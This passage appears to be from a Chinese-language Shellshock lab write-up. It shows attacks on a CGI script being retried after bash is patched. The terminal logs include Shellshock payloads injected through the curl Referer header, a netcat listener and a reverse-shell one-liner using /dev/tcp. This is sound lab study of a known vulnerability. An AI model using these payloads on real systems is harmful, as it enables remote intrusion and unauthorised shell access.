
- Attacker ip: `192.168.0.2`

  Server ip: `192.168.0.3`





首先用 nc 建立一个 TCP 连接，端口 9090，然后向 Server 发送恶意的请求，成功创建了反向 shell!



- Task 6: Using the Patched Bash
  - 先了解一下 Shellshock 的 patch，可以看到 patch 主要引入了 `SEVAL_FUNCDEF` 和 `SEVAL_ONECM` 两个标志位进行辅助判断，确保合法的函数定义导入。
  - 编写 CGI 程序，切换成 patched version bash。

```
[10/11/23]seed@VM:.../cgi-bin$ cat myprog_patched.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
strings /proc/$$/environ
```

  - Redo Task3：传参依旧是合法的

```
[10/11/23]seed@VM:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog_patched.cg
i?hello
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog_patched.cgi?hello HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 12 Oct 2023 03:06:51 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<

HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=50996
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=hello
REQUEST_URI=/cgi-bin/myprog_patched.cgi?hello
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
* Connection #0 to host localhost left intact
```

```
[10/11/23]seed@VM:.../cgi-bin$ curl -e "() { echo ls;}; echo Content_type:plaintext; echo;
/bin/ls" http://localhost/cgi-bin/myprog_patched.cgi

HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
HTTP_REFERER=() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls
```

  - Redo Task4：FAILED，`/bin/ls` 并没有被执行

```
[10/11/23]seed@VM:.../cgi-bin$ curl -e "() { echo ls;}; echo Content_type:plaintext; echo;
/bin/ls" http://localhost/cgi-bin/myprog_patched.cgi

HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
HTTP_REFERER=() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=51002
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog_patched.cgi
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
[10/11/23]seed@VM:.../cgi-bin$
```

- Redo Task5：FAILED，反向 shell 并没有被创建，访问 `myprog_patched.cgi` 仅仅获得了正常的程序执行结果

```
[10/11/23]seed@VM:.../netplan$ nc -l 9090
```

```
seed@VM: ~
curl: (52) Empty reply from server
[10/11/23]seed@VM:~$
[10/11/23]seed@VM:~$ curl -e "() { ls;}; echo Content_type:plaintext; echo; /bin/bash -i > /dev/tcp/192.168.0.2/9090 0<&1 2>&1" http://192.168.0.3/cgi-bin/myp
rog_patched.cgi

HTTP_HOST=192.168.0.3
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=() { ls;}; echo Content_type:plaintext; echo; /bin/bash -i > /dev/tcp/192.168.0.2/9090 0<&1 2>&1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 192.168.0.3 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=192.168.0.3
SERVER_ADDR=192.168.0.3
SERVER_PORT=80
REMOTE_ADDR=192.168.0.2
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=46362
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog_patched.cgi
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
[10/11/23]seed@VM:~$
```